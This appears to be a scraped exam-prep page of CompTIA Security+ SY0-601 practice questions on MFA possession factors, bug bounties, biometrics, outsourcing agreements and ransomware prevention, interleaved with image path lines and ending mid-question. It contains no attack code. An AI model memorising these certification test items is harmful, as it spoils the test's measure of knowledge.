
A. Worm

B. Keylogger

C. Trojan

D. Logic bomb

Show Suggested Answer



Actual exam question from CompTIA's SY0-601
Question #: 447
Topic #: 1
[All SY0-601 Questions]

A systems administrator is required to enforce MFA for corporate email account access, relying on the possession factor. Which of the following authentication methods should the systems administrator choose? (Choose two.)

A. Passphrase


B. Time-based one-time password

C. Facial recognition

D. Retina scan

E. Hardware token

F. Fingerprints



Actual exam question from CompTIA's SY0-601

Question #: 448

Topic #: 1

[All SY0-601 Questions]

Which of the following best describes a technique that compensates researchers for finding vulnerabilities?


A. Penetration testing

B. Code review

C. Wardriving

D. Bug bounty

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 449

Topic #: 1

[All SY0-601 Questions]


Which of the following biometric authentication methods is the most accurate?

A. Gait

B. Retina

C. Signature

D. Voice



Actual exam question from CompTIA's SY0-601

Question #: 450

Topic #: 1

[All SY0-601 Questions]

A security team will be outsourcing several key functions to a third party and will require that:

• Several of the functions will carry an audit burden
• Attestations will be performed several times a year
• Reports will be generated on a monthly basis

Which of the following best describes the document that is used to define these requirements and stipulate how and when they are performed by the third party?

A. MOU

B. AUP

C. SLA

D. MSA

Actual exam question from CompTIA's SY0-601
Question #: 451
Topic #: 1
[All SY0-601 Questions]

A small, local company experienced a ransomware attack. The company has one web-facing server and a few workstations. Everything is behind an ISP firewall. A single web-facing server is set up on the router to forward all polls so that the server is viewable from the internet. The company uses an older version of third-party software to manage the website. The assets were never patched. Which of the following should be done to prevent an attack like this from happening again? (Choose three.)

A. install DLP software to prevent data loss

B. Use the latest version of software

C. Install a SIEM device

D. Implement MDM

